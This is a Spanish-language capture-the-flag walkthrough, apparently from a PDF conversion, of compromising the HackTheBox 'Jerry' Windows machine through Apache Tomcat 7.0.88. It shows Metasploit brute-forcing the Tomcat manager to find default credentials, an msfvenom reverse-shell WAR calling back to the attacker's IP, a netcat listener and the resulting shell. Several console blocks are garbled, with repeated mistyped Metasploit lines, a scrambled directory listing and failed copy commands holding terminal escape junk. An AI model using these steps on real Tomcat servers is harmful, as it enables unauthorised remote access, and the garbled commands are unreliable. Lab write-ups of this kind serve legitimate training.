# **HTB Machine Walkthrough: Jerry**

## {0x0} Introducción

Jerry es una máquina suministrada por <u>HackTheBox</u> que debemos vulnerar para conseguir las flags de usuario (user.txt) y root (root.txt), creada por <u>mrh4sh</u> y miembro del team <u>0xD0A</u> basada en Windows OS, os mostraremos los pasos que hemos dado.



## {0x1} Reconocimiento

Antes de empezar conectamos nuestra máquina de pentesting Kali Linux en la VPN privada a través de *openvpn* --config 1v4n.ovpn asignandónos la IP 10.10.15.208 y netmask 255.255.254.0.

Comenzamos descubriendo nuestra dirección IP.

Comprobamos que hay conexión con la máquina a vulnerar lanzado un ping.

```
root@kali:-/Desktop/HTB/Machines/Jerry-pwn# ping -c 3 10.10.10.95
PING 10.10.10.95 (10.10.10.95) 56(84) bytes of data.
64 bytes from 10.10.10.95: icmp_seq=1 ttl=127 time=51.0 ms
64 bytes from 10.10.10.95: icmp_seq=2 ttl=127 time=50.7 ms
64 bytes from 10.10.10.95: icmp_seq=3 ttl=127 time=51.2 ms
--- 10.10.10.95 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 7ms
rtt min/avg/max/mdev = 50.663/50.958/51.184/0.218 ms
```

#### {0x2} Escaneo

Realizamos un escaneo de puertos para comprobar los servicios que están abiertos y corriendo en la máquina a vulnerar.

Observamos que en el puerto 8080 hay un servidor Apache Tomcat.

# {0x3} Enumeración

Configuramos /etc/hosts con una línea 10.10.10.95 jerry.htb y arrojamos la herramienta dirb sobre el servicio web Apache Tomcat en la URL <a href="http://jerry.htb:8080/">http://jerry.htb:8080/</a>.

Es accesible en <a href="http://jerry.htb/index.html">http://jerry.htb/index.html</a> y <a href="http://jerry.htb:8080/examples/">http://jerry.htb:8080/examples/</a>. Utilizamos la herramienta <a href="http://jerry.htb/index.html">http</a> sobre la primera URL obteniendo que la versión de Apache Tomcat es 7.0.88.

Detectamos una vulnerabilidad a explotar identificada como Apache Tomcat Manager Authenticated Upload Code Execution y con el metasploit.

msfconsole y msf > use auxiliary/scanner/http/tomcat mgr login:


```
### Auxiliary(scamer/http/toncat_mg_login) > set RHOSTS 10.10.10.95
#### RHOSTS > 20.10.10.35
### Auxiliary(scamer/http/toncat_mg_login) > set RHOSTS 10.10.10.95
### Auxiliary(scamer/http/toncat_mg_login) > seploit
### Auxiliary(scamer/http-toncat_mg_login) > seploit
### Auxiliary(scamer-http-toncat_mg_login) > seploit
### Auxiliary(scamer-http-toncat_mg_login) > seploit
### Auxiliary(scamer-http-toncat_mg_login) > seploit
### Auxiliary(scamer-http-toncat_mg_login) > seploit
### Auxiliary(scamer-http-ton
```

Conseguimos una credencial de acceso *tomcat:s3cret* que buscando en la documentación de <u>Tomcat</u> vemos que las credenciales por defecto son:


Tal y como nos ha arrojado el módulo de metasploit.

### {0x4} Acceso

Pasamos a acceder a la administración a través <a href="http://jerry.htb:8080/manager/html">http://jerry.htb:8080/manager/html</a> con las credenciales obtenidas



Dentro del panel de administración nos permitirá desplegar una shell inversa en la máquina a vulnerar.



Pasamos a utilizar *msfvenom -p java/shell\_reverse\_tcp LHOST=10.10.15.208 LPORT=4444 -f -war > jerry.war* para programar la shell inversa y subirla al Tomcat través de Deploy ubicándola en <a href="http://jerry.htb:8080/jerry.shell/">http://jerry.htb:8080/jerry.shell/</a>:





Por otro lado abrimos nc -l -v -p 4444

```
listening on [any] 4444 ...
connect to [10.10.15.208] from jerry.htb [10.10.10.95] 49285
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\apache-tomcat-7.0.88>dir
 Volume in drive C has no label.
Volume Serial Number is FC2B-E489
  Directory of C:\apache-tomcat-7.0.88
                        04:58 AM
04:58 AM
04:06 AM
05:47 AM
05:01 AM
02:16 PM
04:22 AM
02:16 PM
02:16 PM
09/17/2018
09/17/2018
06/19/2018
06/19/2018
09/17/2018
05/07/2018
09/17/2018
                                                   <DIR>
                                                                              conf
0 dir
                                                   <DIR>
                                                   <DIR>
                                                                    57,896 LICENSE
logs
1,275 NOTICE
9,600 RELEASE-NOTES
                                                   <DIR>
 05/07/2018
05/07/2018
 95/07/2018
99/17/2018
                         02:16 PM
04:44 AM
                                                                     17,454 RUNNING.txt
                                                                                   temp
 99/17/2018
96/19/2018
                         05:02 AM
04:34 AM
                                                  <DIR>
                                                                                   webapps
                                                   86,225 bytes
27,593,101,312 bytes free
```

Navegamos por los directorios del Windows OS y nos encontramos un archivo "2 for the price of 1.txt" que ejecutando el comando TYPE nos desvelará el user.txt y el root.txt.

```
C:\Users\Administrator\Desktop\flags>copy '2 for the price of 1.txt'
The system cannot find the file specified.

C:\Users\Administrator\Desktop\flags>CPY C:\Users\Administrator\Desktop\flags\2 for the price of 1.txt

CPY C:\Users\Administrator\Desktop\flags\2 for the price of 1.txt

The system cannot find the file specified.

C:\Users\Administrator\Desktop\flags\copy "2 for the price of 1.txt"

cppy '2 for the price of 1.txt"

The file cannot be copied onto itself.
0 file(s) copied.

C:\Users\Administrator\Desktop\flags>copy "2 for the price of 1.txt" > /root/Desktop/HTB/Machines/^[[D^[[D^[C]]]]]

C:\Users\Administrator\Desktop\flags>copy "2 for the price of 1.txt" > /root/Desktop/HTB/Machines/

The system cannot find the path specified.

C:\Users\Administrator\Desktop\flags>copy "2 for the price of 1.txt" > /root/Desktop/HTB/Machines/

The system cannot find the path specified.

C:\Users\Administrator\Desktop\flags>copy "2 for the price of 1.txt" > "/root/Desktop/HTB/Machines/"

The system cannot find the path specified.

C:\Users\Administrator\Desktop\flags>copy "2 for the price of 1.txt" > "/root/Desktop/HTB/Machines/"

The system cannot find the path specified.

C:\Users\Administrator\Desktop\flags>copy "2 for the price of 1.txt" > "/root/Desktop/HTB/Machines/"

The system cannot find the path specified.
```

Ahí están user.txt y root.txt.

Os recomendaros el github de <u>Hackplayers</u> con write-ups de máquinas y challenges todavía activos o retirados protegidos con la password del root o la flag.

Autor: 1v4n a.k.a. @1r0Dm48O

Twitter: <a href="https://twitter.com/1r0Dm480">https://twitter.com/1r0Dm480</a>